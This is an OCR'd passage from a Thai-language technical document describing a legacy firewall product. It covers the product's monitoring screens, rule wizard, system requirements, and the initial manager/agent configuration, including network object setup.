


รูปที่ 7-3 แสดงไอคอนของเอเยนต์ (Agent Icon) ในแบบที่เล็กที่สุด (minimal format)

- สามารถดูรายละเอียดการรายงานผลของกิจกรรม (Activity) ต่างๆ จากโปรแกรมเอเยนต์หลายๆ โปรแกรมได้จากหน้าจอคอมพิวเตอร์เพียงจอเดียว โดยเลือกดูไอคอนของเอเยนต์ (Agent Icon) ในแบบขยาย (extended format) แสดงดังรูปที่ 7-4 โดยรายละเอียดได้แก่


  - ความเร็วสูงสุดที่รับส่งข้อมูลได้ (Total bandwidth available)
  - ความเร็วในการรับส่งข้อมูลในขณะนั้น (Total bandwidth consumption)
  - จำนวนของการติดต่อสื่อสาร (Number of connections)
  - จำนวนของผู้ใช้ที่กำลังใช้การติดต่อสื่อสารอยู่ (Number of active users)
  - จำนวนของผู้ใช้ทั้งหมด (Total number of users)






รูปที่ 7-4 แสดงไอคอนของเอเยนต์ (Agent Icon) ในแบบขยาย (extended format)

- สามารถดูการติดต่อสื่อสารของผู้ใช้ต่างๆ โดยดูจากหน้าจอแสดงกิจกรรม (Activity Monitoring Screen) โดยผู้ใช้แต่ละคนจะถูกแสดงโดยไอคอนรูปคอมพิวเตอร์ ผู้ใช้ที่กำลังติดต่อสื่อสารอยู่ (active user) จะถูกแสดงโดยไอคอนรูปคอมพิวเตอร์ที่มีหน้าจอสีเขียว ส่วนผู้ใช้ที่ไม่ได้ติดต่อสื่อสารในขณะนั้น (non-active user) จะถูกแสดงโดยไอคอนรูปคอมพิวเตอร์ที่มีหน้าจอสีน้ำเงิน แสดงดังรูปที่ 7-5 และในแต่ละไอคอนนั้น จะมีไอพีแอดเดรส (IP Address) หรือชื่อของผู้ใช้นั้นๆ (หากมีการกำหนดไว้) โดยไอคอนของผู้ใช้ทั้งหมดจะถูกแสดงไว้ในหน้าจอแสดงกิจกรรม (Activity Monitoring Screen) แสดงดังรูปที่ 7-6




รูปที่ 7-5 แสดง active user (ซ้าย) และ non-active user(ขวา)



รูปที่ 7-6 แสดงหน้าจอแสดงกิจกรรม (Activity Monitoring Screen)

- สามารถดูรายละเอียดการติดต่อสื่อสารของผู้ใช้ต่างๆ โดยดูจากหน้าจอแสดงกิจกรรมแบบขยาย (Enhanced Activity Monitoring Screen) ดังรูปที่ 7-7 โดยรายละเอียดได้แก่


  - ไอพีแอดเดรส (IP Address) หรือชื่อ (name) หากมีการกำหนดไว้
  - จำนวนของการติดต่อสื่อสาร (Number of active connection)
  - ปริมาณของข้อมูลที่ผู้ใช้รับและส่งไปแล้ว (Number of bytes received and sent)
  - ความเร็วในการรับส่งข้อมูลของผู้ใช้แต่ละคน (Actual bandwidth for each user)
  - ชนิดของการติดต่อสื่อสารนั้นๆ (Type of service in use)



รูปที่ 7-7 แสดงหน้าจอแสดงกิจกรรมแบบขยาย (Enhanced Activity Monitoring Screen)


- สามารถดูรายละเอียดการติดต่อสื่อสารของผู้ใช้แต่ละคนแบบเรียลไทม์ (real-time) โดยดูจากหน้าจอแสดงการติดต่อสื่อสารของผู้ใช้ (User Connection Monitoring Screen) แสดงดังรูปที่ 7-8 ซึ่งมีรายละเอียดของข้อมูลดังนี้

  - ไอพีแอดเดรสของเครื่องปลายทาง (Destination IP address) และชื่อ (name)
  - ชนิดของการติดต่อสื่อสารนั้นๆ (Type of Service in Use)
  - ปริมาณของข้อมูลที่ผู้ใช้รับและส่งไปแล้ว (Number of bytes received and sent)
  - เวลาที่ใช้ไปในการติดต่อสื่อสารหนึ่งๆ (Elapsed time for this connection)
  - ความเร็วในการรับส่งข้อมูลของแต่ละเซสชั่น (Bandwidth for each session)



รูปที่ 7-8 แสดงหน้าจอแสดงการติดต่อสื่อสารของผู้ใช้ (User Connection Monitoring Screen)

- สามารถใช้ผู้ช่วยตั้งกฎ (Strategy Wizard) เพื่อสะดวกในการตั้งกฎเกณฑ์ (Strategy) บนไฟร์วอลล์ (Firewall) โดยไม่จำเป็นต้องตั้งเอง โดยตรง แสดงดังรูปที่ 7-9



รูปที่ 7-9 แสดงผู้ช่วยตั้งกฎ (Strategy Wizard)

7.2.3 ความต้องการขั้นต่ำของระบบ

- คอมพิวเตอร์พีซี (PC) อินเทล (Intel) 486DX2-66
- หน่วยความจำ 16 เมกกะไบท์ (RAM 16 Mb)
- ฮาร์ดดิสก์ความจุ 500 เมกกะไบท์ (Harddisk 500 Mb)
- การ์ดเครือข่าย 2 การ์ด (2 LAN adapters)
- ระบบปฏิบัติการไมโครซอฟท์วินโดวส์เอนทีเซิร์ฟเวอร์ 3.51 (MS WindowsNT Server 3.51)

7.3 การกำหนดคอนฟิกูเรชั่น (Configuration) ของไฟร์วอลล์ (Firewall)

7.3.1 การตั้งค่าเริ่มต้นต่างๆ


ในโปรแกรมมาเนเจอร์นั้น ได้ทำการติดตั้งไว้บนคอมพิวเตอร์ sunshine ซึ่งจะทำการติดต่อสื่อสารกับโปรแกรมเอเยนต์ (Agent) ซึ่งติดตั้งอยู่บนคอมพิวเตอร์ firewall การที่โปรแกรมทั้ง 2 จะติดต่อสื่อสารกันได้นั้น จำเป็นต้องรู้ที่อยู่ที่แน่นอนของกันและกัน อีกทั้งยังต้องใช้รหัสเดียวกันอีกด้วย เพื่อความปลอดภัยของการควบคุมไฟร์วอลล์ (Firewall) ดังนั้นก่อนที่โปรแกรมทั้ง 2 จะทำงานได้นั้น จึงต้องมีการตั้งค่าต่างๆ ที่โปรแกรมเอเยนต์คือ

- รหัสที่ใช้ในการรับส่งข้อมูล (Communication encryption key)
- พาสเวิร์ดสำหรับการควบคุม (controlling)

ส่วนการตั้งค่าที่โปรแกรมมาเนเจอร์มีดังนี้

- ที่อยู่ของโปรแกรมเอเยนต์ (Agent's IP address)
- รหัสที่ใช้ในการรับส่งข้อมูล (Communication encryption key)
- คาบเวลาที่จะรับส่งข้อมูลกัน (Polling interval)
- การควบคุม หรือ การสังเกต (Controlling or Observing)

การตั้งค่าเริ่มต้นของโปรแกรมมาเนเจอร์ (Manager) นั้น ทำได้โดยการเลือก Agent ที่เมนูบาร์ แสดงดังรูปที่ 7-10




รูปที่ 7-10 แสดงการตั้งค่าเริ่มต้นให้กับโปรแกรมมาเนเจอร์ (Manager)

เมื่อทำการตั้งค่าต่างๆ ให้กับโปรแกรมมาเนเจอร์แล้ว (Manager) จึงติดต่อไปยังโปรแกรมเอเยนต์ (Agent) จากนั้นจะมีการถามรหัสผ่าน (password) ซึ่งถ้าใส่ถูกต้อง จะเข้าสู่การทำงานแบบควบคุม (Controlling) แต่ถ้าหากใส่รหัสไม่ถูกต้อง จะเข้าสู่การทำงานแบบสังเกต (Observing) โดยโปรแกรมมาเนเจอร์ (Manager) นั้น มีโหมดการทำงาน 2 แบบ คือ

- แบบควบคุม (Controlling) คือ สามารถทำการเปลี่ยนแปลงและแก้ไขการทำงานของโปรแกรมเอเยนต์ (Agent) ได้
- แบบสังเกต (Observing) คือ ไม่สามารถทำการเปลี่ยนแปลงและแก้ไขการทำงานใดๆ ของโปรแกรมเอเยนต์ (Agent) ได้ แต่สามารถเรียกดูข้อมูลต่างๆ ได้ตามปกติ


เมื่อเข้าสู่โหมดควบคุมได้แล้ว หน้าจอจะแสดงดังรูปที่ 7-11




รูปที่ 7-11 แสดงหน้าจอเมื่อเข้าสู่โหมดควบคุม

7.3.2 การกำหนดออปเจค์ (Objects) ต่างๆ


ในขั้นต่อไป จะต้องกำหนดออปเจคท์ (Object) ต่างๆ ได้แก่ คอมพิวเตอร์ที่ใช้ในการทดสอบทุกตัวคือ perl sunshine17 off และ firewall โดยเลือก Network objects ที่เมนูบาร์ จากนั้นจะขึ้นหน้าต่างสำหรับการกำหนด – เปลี่ยนแปลง – ลบ ออปเจคท์ (objects) ต่างๆ แสดงดังรูปที่ 7-12 จากนั้นจึงเลือกที่ New เพื่อกำหนดคอมพิวเตอร์ต่างๆ ที่ใช้ในการทดสอบดังรูปที่ 7-13 , 7-14 และ 7-15



รูปที่ 7-12 แสดงหน้าต่าง Network objects



รูปที่ 7-13 แสดง Network objects ของ sunshine17



